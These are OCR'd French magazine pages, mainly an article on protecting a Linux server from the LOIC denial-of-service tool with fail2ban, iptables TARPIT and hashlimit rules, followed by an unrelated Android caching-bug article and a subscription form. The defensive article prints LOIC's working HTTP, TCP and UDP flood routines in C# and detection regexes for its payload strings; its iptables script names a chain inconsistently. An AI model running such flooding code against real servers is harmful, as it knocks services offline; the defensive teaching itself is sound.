
Protéger son serveur des attaques en déni de service du logiciel Loic

Loic est le logiciel utilisé par les Anonymous pour lancer des attaques en déni de service sur les serveurs. Ultra simple, il n'en est pas moins redoutable. Voyons comment protéger un serveur Linux lorsqu'il est utilisé par des script kiddies malveillants.

Se protéger des attaques en déni de service est un sujet inépuisable et difficile, mais également passionnant. Dans programmez! 153 nous avions vu comment nous protéger d'attaques en force brute sur des services comme SSH ou FTP. Nous avions utilisé pour cela un outil que tout administrateur Linux doit avoir dans sa panoplie : fail2ban. Nous avions donné dans cet article des notions de base sur les pare-feu. Nous allons aujourd'hui approfondir cela dans le cadre d'attaque en déni de service, notamment lancée par le logiciel Loic qui est couramment utilisé par les Anonymous. Cependant, ce que nous allons voir pourra est mis à profit dans d'autres contextes. Là encore cet article veut avant tout vous sensibiliser aux attaques en déni de service et vous donner des pistes de travail. Se prémunir des attaques en déni de service est un vrai défi, et il faut bien l'admettre, cela n'est pas toujours possible avec les moyens du bord.

1 LES ATTAQUES EN DÉNI DE SERVICE

Une attaque en déni de service, ou DoS pour Denial of Service attack, consiste dans sa forme la plus basique, à inonder un serveur de requêtes pour le rendre indisponible à son service normal. Sous le coup d'une telle attaque, le serveur va s'efforcer de répondre à toutes les requêtes. Faisant cela, sa charge CPU atteindra vite son maximum et ses ressources seront vite épuisées : il ne pourra plus travailler normalement. Les attaques en déni de service ont un petit côté David contre Goliath. C'est David qui gagne le combat. David peut une être un vieil ordinateur, dont plus personne ne veut, connecté à Internet avec un modem. Cela peut grandement suffire si le serveur attaqué est déjà fort chargé au cours de son activité normale. Il y a ensuite l'attaque en déni de service distribuée. Il s'agit d'une attaque simple mais lancée par une dizaine, ou une centaine, ou des milliers de personnes depuis leur machine. Ainsi procèdent les Anonymous. Cela peut aussi être un groupe d'attaques lancées depuis les machines d'un botnet dont un pirate a le contrôle. Il est fréquent que de tels pirates fassent chanter le propriétaire d'un site commercial dont le bon fonctionnement est vital. Il ne faut pas se le cacher, se protéger d'une attaque lancée depuis des milliers de postes simultanément est extrêmement difficile à endiguer, même avec de gros moyens techniques. En revanche il est fréquent que les outils utilisés par les pirates, qui sont généralement des techniciens de haut niveau, soient aussi utilisés par des script kiddies. On appelle script kiddies de jeunes (généralement) informaticiens en herbe qui aiment jouer, sans trop comprendre ce qu'ils font. Se protéger de l'attaque d'un ou plusieurs script kiddies est tout à fait envisageable, et tout bon administrateur se doit d'être prêt à y faire face.



Vue d'ensemble du simple mais redoutable logiciel d'attaque de déni de service Loic.

2 LE LOGICIEL LOIC

De son nom complet Low Orbit Ion Canon, (pourquoi pas :) il est très célèbre, car utilisé par les Anonymous, qui sont non moins célèbres. C'est un logiciel très simple, écrit sur un coin de table, ce qui ne l'empêche nullement d'être efficace, bien au contraire. Il est écrit en C#, il peut donc très facilement utilisé depuis Windows ou Linux avec Mono et peut être téléchargé un peu partout sur Internet. Loic est utilisable par n'importe qui ne comprenant absolument rien à ce qu'il fait. Il a la particularité de pouvoir lancer des attaques simultanées via IRC. Il propose trois types d'attaques de flooding, c'est-à-dire des attaques par inondation de requêtes : Le flood HTTP, le flood TCP et le flood UDP. Son interface permet de sélectionner une URL ou une adresse IP et de "verrouiller le canon" sur celle-ci :-) Ensuite l'utilisateur choisit une méthode de flooding et c'est parti ! Par défaut, l'attaque HTTP consiste à charger à outrance la page d'accueil d'un site. Les flooding TCP envoient quant à eux des flots de paquets contenant par défaut le texte ***U dun goofed*** ou ***A cat is fine too. Desudesudesu~A*** selon les versions de Loic. L'utilisateur peut encore choisir si Loic attend ou non la réponse à chaque paquet envoyé au serveur attaqué. Loic est distribué avec son code source, donc il est facile de savoir ce qu'il fait. Au cœur du code nous trouvons deux classes, HTTPFlooder pour le flood http et XXPFloder pour les floods TCP et UDP. En ce qui concerne HTTP voici la routine centrale :

```
private void bw_DoWork(object sender, DoWorkEventArgs e)
{
 try
 {
   byte[] buf = System.Text.Encoding.ASCII.GetBytes(String.Format
("GET {0}{1} HTTP/1.1{4}Accept: */*{4}User-Agent: Mozilla/4.0
(compatible; MSIE 7.0; Windows NT 6.0){4}{3}Host: {2}{4}{4}{4}",
Subsite, ( AllowRandom ? new Functions().RandomString() : null ),
Host, (AllowGzip ? "Accept-Encoding: gzip, deflate"+Environment.
NewLine : null),Environment.NewLine));
```

```
    IPEndPoint RHost = new IPEndPoint(System.Net.IPAddress.Parse
(IP), Port);
    while (IsFlooding)
    {
      State = ReqState.Ready; // SET STATE TO READY //
      LastAction = Tick();
      byte[] recvBuf = new byte[64];
      Socket socket = new Socket(AddressFamily.InterNetwork, Socket
Type.Stream, ProtocolType.Tcp);
      State = ReqState.Connecting; // SET STATE TO CONNECTING //

      try { socket.Connect(RHost); }
      catch { continue; }

      socket.Blocking = Resp;
      State = ReqState.Requesting; // SET STATE TO REQUESTING //
      socket.Send(buf, SocketFlags.None);
      State = ReqState.Downloading; Requested++; // SET STATE
TO DOWNLOADING // REQUESTED++
      if (Resp) socket.Receive(recvBuf, 64, SocketFlags.None);
      State = ReqState.Completed; Downloaded++; // SET STATE TO
COMPLETED // DOWNLOADED++
      tTimepoll.Stop();
      tTimepoll.Start();
      if (Delay >= 0) System.Threading.Thread.Sleep(Delay+1);
    }
  }
  catch { }
  finally { IsFlooding = false; }
}
```

Cette routine est appelée en boucle par un bon nombre de threads, 10 par défaut. Le code constitue une requête http en se faisant passer pour un navigateur Firefox. Selon l'option choisie par l'utilisateur la réponse du serveur est lue (socket.Receive) ou non, ensuite une temporisation permet d'ajuster la rapidité d'exécution de la boucle. L'idée peut paraître stupide pour une attaque de flooding, mais elle ne l'est pas. En effet un serveur peut moins bien réagir à une attaque en déni de service lente, et réciproquement, une machine attaquante peut se comporter mieux en attaquant à une cadence plus faible, ce que nous verrons plus loin. Dans le cas d'une attaque distribuée, cette particularité prend tout son sens. Un serveur qui réagit bien à une dizaine de 10 Loic qui bombardent au maximum, peut très bien tomber sous les coups de 20 Loic qui bombardent à demi-vitesse. Le code central de la classe XXPFlooder est encore plus simple :

```
private void bw_DoWork(object sender, DoWorkEventArgs e)
{
  try
  {
    byte[] buf;
    IPEndPoint RHost = new System.Net.IPEndPoint(System.Net.IP
Address.Parse(IP), Port);
    while (IsFlooding)
    {
      Socket socket = null;
      if (Protocol == 1)
      {
        socket = new Socket(AddressFamily.InterNetwork, Socket
Type.Stream, ProtocolType.Tcp);
        socket.NoDelay = true;

        try { socket.Connect(RHost); }
        catch { continue; }

        socket.Blocking = Resp;
        try
        {
          while (IsFlooding)
          {
            FloodCount++;
            buf = System.Text.Encoding.ASCII.GetBytes(String.Concat
(Data, (AllowRandom ? new Functions().RandomString() : null) ));
            socket.Send(buf);
            if (Delay >= 0) System.Threading.Thread.Sleep(Delay+1);
          }
        }
        catch { }
      }
      if (Protocol == 2)
      {
        socket = new Socket(AddressFamily.InterNetwork, Socket
Type.Dgram, ProtocolType.Udp);
        socket.Blocking = Resp;
        try
        {
          while (IsFlooding)
          {
            FloodCount++;
            buf = System.Text.Encoding.ASCII.GetBytes(String.Concat
(Data, (AllowRandom ? new Functions().RandomString() : null) ));
            socket.SendTo(buf, SocketFlags.None, RHost);
            if (Delay >= 0) System.Threading.Thread.Sleep(Delay+1);
          }
        }
        catch { }
      }
    }
  }
  catch { }
}
```

Selon le choix de l'utilisateur la routine ouvre un socket avec le protocole TCP ou UDP et envoie un paquet dedans, là encore au rythme d'une temporisation. Un bon exemple de travail de bas niveau avec les sockets en C#. C'est tout simple, mais très efficace. Voyons comment nous en protéger.

3 SE PROTÉGER AVEC FAIL2BAN

Se protéger d'une attaque TCP de Loic avec fail2ban est très simple sous certaines conditions. Il suffit de créer une jail qui examine non pas cette fois un log d'erreur, mais le fichier acess.log normal d'Apache (ou de tout autre serveur web). Nous renvoyons le lecteur à Programmez! 153 pour plus de détails à propos de fail2ban. Comme le montre l'illustration, une attaque de Loic infeste le log de

texte *"U dun goofed"* [Fig.1]. On commencera par créer une jail dans le fichier jail.conf dans l'esprit de ceci :

```
[apache-loic]

enabled  = true
port     = http
filter   = apache-loic
action = iptables[name=Apache-loic, port=http, protocol=tcp]
         sendmail-whois[name=Apache-phpmyadmin,
    dest=webmaster@votre-domaine.com]
logpath  = /var/log/httpd/access.og
maxretry = 1
bantime = 3600
```

Au niveau des actions enclenchées par fail2ban lors d'une détection d'attaque, nous sommes dans le très classique. On ferme le pare-feu via l'action iptables, fournie par fail2ban, et utilisée dans l'immense majorité de ces situations. Et bien sûr, on envoie un mail à l'administrateur du serveur pour le tenir informé. Il reste à détecter les lignes de l'attaque dans le log au moyen d'une expression régulière, dans le fichier filter.d/apache-loic.conf pointé par la jail. Ces lignes à détecter sont structurées ainsi :

```
192.168.1.12 - - [26/Jun/2012:19:35:19 +0200] "U dun goofedU
dun goofedU dun goofedU
```

Au début, l'IP de l'attaquant, d'autres informations, puis le texte floodé. Fail2ban demande à ce que <HOST>, qui filtre l'IP, soit dans l'expression régulière. Ensuite, il suffit de chercher le texte, avec n'importe quoi entre l'IP et le texte cherché. Par exemple :

```
<HOST>.*\(U dun goofed)
```

Cependant nous pouvons affiner, d'abord pour détecter l'autre phrase classique de Loic, mais surtout pour ne pas réagir à une requête légitime, c'est-à-dire contenant U dun goofed dans l'URL :-). Une ligne de requête normale est structurée ainsi :

```
192.168.1.12 - - [26/Jun/2012:19:35:19 +0200] "GET
```

Si l'on constitue notre expression régulière afin qu'elle ne détecte que les U dun goofed en débit de ligne et donc non précédés de GET, cela donne finalement ceci :

```
failregex = <HOST>.*\"(U dun goofed|A cat is fine)
```

Il nous reste à vérifier notre travail en testant notre filtre sur un log infesté :

```
fail2ban-regex /var/log/apache2/access.log /etc/fail2ban/filter.
d/apache-loic.conf
```

ce qui doit émettre quelque chose comme :

```
192.168.1.12 (Wed Jun 27 15:45:36 2012)
192.168.1.12 (Wed Jun 27 15:45:37 2012)

Success, the total number of match is 241
```


Relancez fail2ban et vous voilà protégé. Quoique… Vous le comprenez bien, si l'utilisateur change la phrase par défaut, le filtre ne fonctionne plus. Si Loic lance une attaque HTTP sur votre page d'accueil, notre protection ne sert à rien. Alors pourquoi l'avoir mise en place ? Parce que l'expérience montre que les script kiddies, dont nous voulons nous protéger, ne cherchent en général pas à comprendre et utilisent toutes les options par défaut. En outre, le mail que vous enverra fail2ban contiendra les coordonnées du fournisseur d'accès Internet de l'attaquant et même un lien pour envoyer un mail abuse, ce qui fait gagner du temps :-) Mais nous devons voir d'autres moyens de protection.

4 TARPIT : LA CONTRE-ATTAQUE

TARPIT est un module d'extension à iptables qui utilise une particularité du protocole TCP que la plupart des OS récents respectent, le windows resizing. Quand une machine répond à une requête, elle spécifie une fenêtre de temps pendant laquelle le client qui a établi la communication doit attendre. Si la fenêtre est à 0 le client attend indéfiniment. Concrètement, avec TARPIT alors que le but de l'attaquant est de mettre votre serveur à genoux en consommant toutes les ressources, c'est lui qui va se retrouver avec une machine qui épuise les siennes puisqu'il enverra en boucle des requêtes qui finalement resteront en attente sur sa machine. D'attaquant il se retrouve attaqué :-) Selon votre distribution, TARPIT sera plus ou moins difficile à installer. L'installation consiste à patcher iptables de Netfilter avec un patch du nom de Patch-O-Matic. Des instructions complètes se trouvent à cette adresse http://netfilter.org/documentation/HOWTO/netfilter-extensions-HOWTO-2.html. Cependant il est des distributions Linux qui vont bien. Pour préparer cet article, j'ai utilisé une distribution Ubuntu avec un noyau 3.2, et bien sûr iptables installé. Avec cette distribution, l'installation de TARPIT se résume à une suite de commandes comme ceci :

```
apt-get install linux-headers-3.2.0-25-generic
apt-get install xtables-addons-common xtables-addons-source
module-assistant auto-install xtables-addons-source
```

A la fin de l'installation, une fenêtre s'ouvrira, vous présentant un message d'erreur [Fig.2]. Ne vous laissez pas impressionner. C'est la construction du paquet Debian qui échoue, mais pas la construction de Tarpit, donc les modules noyau sont bien opérationnels. Voici une simple ligne de commande pour mettre en œuvre un pare-feu TARPIT et rigoler aux dépens de vos attaquants :



Une attaque TCP de Loic infeste les logs de manière très caractéristique.

```
iptables -I INPUT -p tcp -s 192.168.1.12 --dport 80 -m string
--algo bm --string goofed -j TARPIT
```

En attaquant cet Ubuntu depuis un Windows 7 par exemple, vous verrez que Loic bloque à un peu moins de 7000 paquets envoyés. Le blocage n'est pas définitif car Windows 7 finit par libérer des ressources au bout d'un certain temps. Mais l'on peut dire que c'est la pile réseau de l'attaquant qui est en déni de service :-) Cependant si vous expérimentez, votre observerez des choses surprenantes. Ainsi si vous réglez Loic pour attaquer à vitesse minimale, vous aurez l'impression que TARPIT ne fonctionne plus et que Loic n'est pas ralenti dans ses ardeurs. En fait TARPIT fonctionne bien, mais en attaquant plus doucement, le Windows 7 attaquant libère suffisamment de ressources au fur et à mesure pour ne pas se retrouver en situation de déni de service. La commande iptables que nous avons donnée est en fait beaucoup trop rudimentaire. Mettre en place un pare-feu efficace est un art difficile. Mais d'un autre côté, iptables est si riche de possibilités que c'est un jeu très amusant. Remplaçons donc notre commande iptables précédente par les deux ci-dessous :

```
iptables -A INPUT -p tcp --dport 80 -m recent --rcheck --name
loic --seconds 60 -j TARPIT
iptables -A INPUT -p tcp --dport 80 -m recent --set --name loic
-m string --algo bm --string goofed  -j ACCEPT
```

Explication : nous savons que les commandes iptables forment une chaîne et que les commandes sont exécutées dans leur ordre d'apparition dans cette chaîne. La première ligne regarde si l'adresse IP du client a été placée dans une table baptisée loic, et ceci pendant les 60 dernières secondes. Si c'est le cas, le client est considéré comme un attaquant et il est tarpité. Au tout premier contact, un attaquant passe cette première ligne sans encombre et arrive sur la deuxième qui cherche si la fameuse chaîne goofed est dans le paquet reçu. Si c'est le cas l'IP du client est placée dans la table loic et son paquet est tout simplement accepté. Pour mieux le tarpiter au prochain passage :-) Expérimentez avec ces deux lignes comme je l'ai fait, pour constater que mon Windows 7 attaquant s'est retrouvé en déni de service beaucoup mieux si je puis dire, et surtout même en attaquant le Linux à la plus faible cadence. Cet exemple, pour amusant qu'il soit, n'est pas ce que l'on peut faire de mieux, loin s'en faut. Surtout il n'est pas générique. Il recherche une chaîne que l'on n'est pas sûr de trouver, ce qui n'est bon ni en termes de performance ni en termes de résultat. Et surtout ce TARPIT ne fonctionne par définition que si l'attaquant attend la réponse du serveur à chaque paquet. Dans le cas contraire la protection reste sans effet, ainsi que vous le constaterez si vous expérimentez. Enfin, que faire dans le cas où un attaquant charge avec obstination, avec Loic ou tout autre logiciel, la page d'accueil d'un site ? Comment freiner ses ardeurs tout en laissant passer les clients légitimes ?




Fig.2

Ne vous laissez pas impressionner par ce message d'erreur. TARPIT est malgré tout installé et opérationnel.

5 UNE PROTECTION PLUS GÉNÉRIQUE

Iptables est si riche qu'en dépit de ce que les apparences laissent penser, il permet de faire beaucoup mieux que définir des instructions parcourues en enfilade. En fait il est possible d'écrire avec iptables ce qui ressemble à des vrais programmes et des programmes efficaces. Voici un script qui va calmer sans coup férir les ardeurs d'un attaquant sur votre port 80 et éventuellement tous les autres, quelle que soit son attaque, TCP, ou HTTP, et qu'il écoute ou pas les réponses de votre serveur. Et cela, même s'il utilise un logiciel autre que Loic :


```
#! /bin/bash

MAXHIT=30
BURST=40

# creer une nouvelle chaine iptables
iptables -N seuil

# definir les limites de trafic en dehors
# desquels on n'accepte plus les paquets
iptables -A seuilattaque -m hashlimit \
 --hashlimit-name seuil \
 --hashlimit-upto $MAXHIT/minute \
 --hashlimit-mode srcip \
 --hashlimit-burst $BURST \
 --hashlimit-htable-expire 60000 \
-j ACCEPT
iptables -A seuil -j DROP

# passer tout le trafic entrant dans la chaine seuil
iptables -A INPUT  -p tcp --dport 80 -j seuil
```

Ce script définit d'abord une limite de trente paquets par minute en moyenne, avec un burst de 40. Concrètement, cela signifie qu'un pic jusqu'à 30*40 = 1200 paquets sera accepté. Ensuite, le script définit une chaîne de nom de seuil. La commande suivante, un peu complexe vérifie, qu'un paquet entrant, en provenance d'une adresse IP, et quel que soit le port, entre dans les limites. Si c'est le cas l'IP est placée dans une table hash pour un temps d'une minute (60 000 millisecondes) et le paquet est accepté et "l'exécution" dans cette chaîne, si l'on peut dire ainsi, s'arrête. Si un attaquant repasse ici et est hors limites, alors la règle ne correspond pas. Le paquet n'est pas accepté et la ligne suivante est considérée. Et là le paquet est rejeté systématiquement. Enfin, la dernière ligne de code envoie systématiquement tout paquet entrant sur le port 80 dans notre chaîne. Mais on pourrait tout aussi bien tout y envoyer. Essayez ce petit script. Petit script, mais grands effets. Il ne reste plus qu'à ajuster les valeurs de seuil afin de ne pas bloquer, par exemple le robot de Google qui viendrait référencer votre site :-) Ce script peut être le point de départ de pare-feu anti-DOS beaucoup plus raffinés, dont l'élaboration est laissée au lecteur :-)

Frédéric **Mazué** - *fmazue@programmez.com*

Un problème de récupération de cache

Développée dans le cadre du dossier Android de Programmez ! 145, l'application FastMeteo s'est bien étoffée depuis et propose désormais des cartes météo par pays.



Cette fonctionnalité connaît un vif succès et a permis d'atteindre près de 2500 utilisateurs actifs. Pour récupérer les données météo des cartes, FastMeteo effectue un certain nombre de requêtes auprès d'un service météo tiers. Afin de limiter leur nombre et d'optimiser l'utilisation de la bande passante, un cache applicatif a été mis en place pour ces données.

PRÉSENTATION DU BUG

La campagne de tests réalisée sur plusieurs smartphones cibles a permis de valider cette fonctionnalité de cache. Néanmoins, de par le nombre important de villes affichées par carte et la nécessité de mettre en place rapidement cette fonctionnalité, les tests ont été effectués par échantillonnage sans pouvoir valider de manière complète l'ensemble des villes affichables. Si les premiers retours ont été satisfaisants, certains utilisateurs ont remonté des problèmes de données fausses pour certaines villes. En prenant l'exemple de la carte de France, ces problèmes touchaient en particulier les 3 villes suivantes : Lyon, Metz et Nice. Plus gênant encore, il s'agissait d'un comportement erratique puisque le bug ne se produisait pas à chaque affichage de la carte.

ANALYSE

Ce type de bug fonctionnel se produisant de manière ponctuelle est toujours délicat à reproduire et donc à résoudre. Fort heureusement, le plugin ADT pour Eclipse permet un débug performant. La première étape consiste donc à suivre la séquence de requêtage des données des villes défaillantes :

```
for (String city : cities) {
  GeoLocation location = LocationLoader.getLocationForCity(city);
  Meteo meteo = Util.getMeteoFromCache(city, location);

  if (meteo == null) {
    meteo = MeteoLoader.getMeteoFor(city, location);
  }

  if (meteo != null) {
    publish(meteo);
    Util.putMeteoInCache(meteo, location);
  }
}
```

Les informations de localisation pour une ville correspondent à son code pays ainsi qu'à ses coordonnées GPS. Cette séquence fait apparaître de façon assez nette que le problème ne peut venir que de la récupération des informations de localisation ou des données météo. En déboguant pas à pas à plusieurs reprises le code de requêtage du service météo au sein de la méthode getMeteoFor, on remarque qu'un des paramètres de la requête est nul quand les données localisées sont issues du cache :

```
List<BasicNameValuePair> params = Arrays.asList(
  new BasicNameValuePair("city", city),
  new BasicNameValuePair("countryCode", location.getCountryCode()));
URI uri = URIUtils.createURI(TYPE, HOST, -1, PATH, URLEncoded
Utils.format(params, "UTF-8"), null);
HttpGet getMethod = new HttpGet(uri);
```

Il s'agit de countryCode permettant de distinguer les villes homonymes de pays différents. Ce paramètre provient des données de localisation. Notre analyse se poursuit au sein de la méthode getLocationForCity du LocationLoader et plus particulièrement du code récupérant les données de localisation depuis le cache :

```
for (String raw : getRawCitiesFromFile()) {
  String[] data = raw.split(";");
  if (city.equals(data[0]) {
    double lat = Double.valueOf(data[1]);
    double long = Double.valueOf(data[2]);
    return new GeoLocation(city, lat, long);
  }
}
```

Il apparaît clairement que l'objet GeoLocation instancié depuis le cache n'a pas de valeur countryCode settée. Pour les villes sans homonymes, le bug est sans effet alors que pour une ville comme Nice, le service météo renvoie les données de Nice en Californie. Un tour rapide au sein du code de mise en cache de ces données confirme bien que le problème est restreint à la récupération car le countryCode est bien stocké :

```
FileOutputStream fos = new FileOutputStream(new File(LOCATION_
CACHE), true);
String value = city + ";" + loc.getLatitude() + ";"
  + loc.getLongitude() + ";" + loc.getCountryCode();
fos.write(value.getBytes());
```

RÉSOLUTION

Pour résoudre ce bug, il suffit de setter le countryCode de l'objet GeoLocation créé depuis le cache comme suit :

```
GeoLocation loc = new GeoLocation(city, lat, long);
loc.setCountryCode(data[3]);
return loc;
```

De par sa limitation aux villes possédant des homonymes, ce bug aura échappé à la campagne de tests réalisée par échantillonnage. En effet, le comportement demeurait opérationnel pour la grande majorité des villes. Il aura pu être découvert grâce aux utilisateurs de FastMeteo et sa résolution a été facilitée par l'outillage entourant la plateforme Android.


Sylvain **Saurel** – *Ingénieur d'Etudes Java / JEE*
sylvain.saurel@gmail.com

Les outils des Décideurs Informatiques

Vous avez besoin d'info sur des sujets d'administration, de sécurité, de progiciel, de projets ? Accédez directement à l'information ciblée.

Cas clients

Actu triée par secteur *Avis d'Experts*



Actus *Evénements* *Newsletter* *Vidéos*

www.solutions-logiciels.com

☐ **OUI, je m'abonne** (écrire en lettres capitales)

Envoyer par la poste à : Solutions Logiciels, service Diffusion, GLIE - 17 chemin des Boulangers 78926 Yvelines cedex 9 - ou par fax : 01 55 56 70 20

1 an : 50€ *au lieu de 60€, prix au numéro* ***(Tarif France métropolitaine) - Autres destinations :*** *CEE et Suisse : 60€ - Algérie, Maroc, Tunisie : 65€ , Canada : 80€ - Dom : 75€ Tom : 100€*

10 numéros par an.

☐ M. ☐ Mme ☐ Mlle Société

Titre : Fonction : ☐ Directeur informatique ☐ Responsable informatique ☐ Chef de projet ☐ Admin ☐ Autre

NOM Prénom

N° rue

Complément

Code postal : Ville

Adresse mail

☐ *Je joins mon réglement par chèque à l'ordre de SOLUTIONS LOGICIELS* ☐ *Je souhaite régler à réception de facture*

Editeur : K-Now sarl au cap de 8000€
siège social : 21 rue de Fécamp, 75012 Paris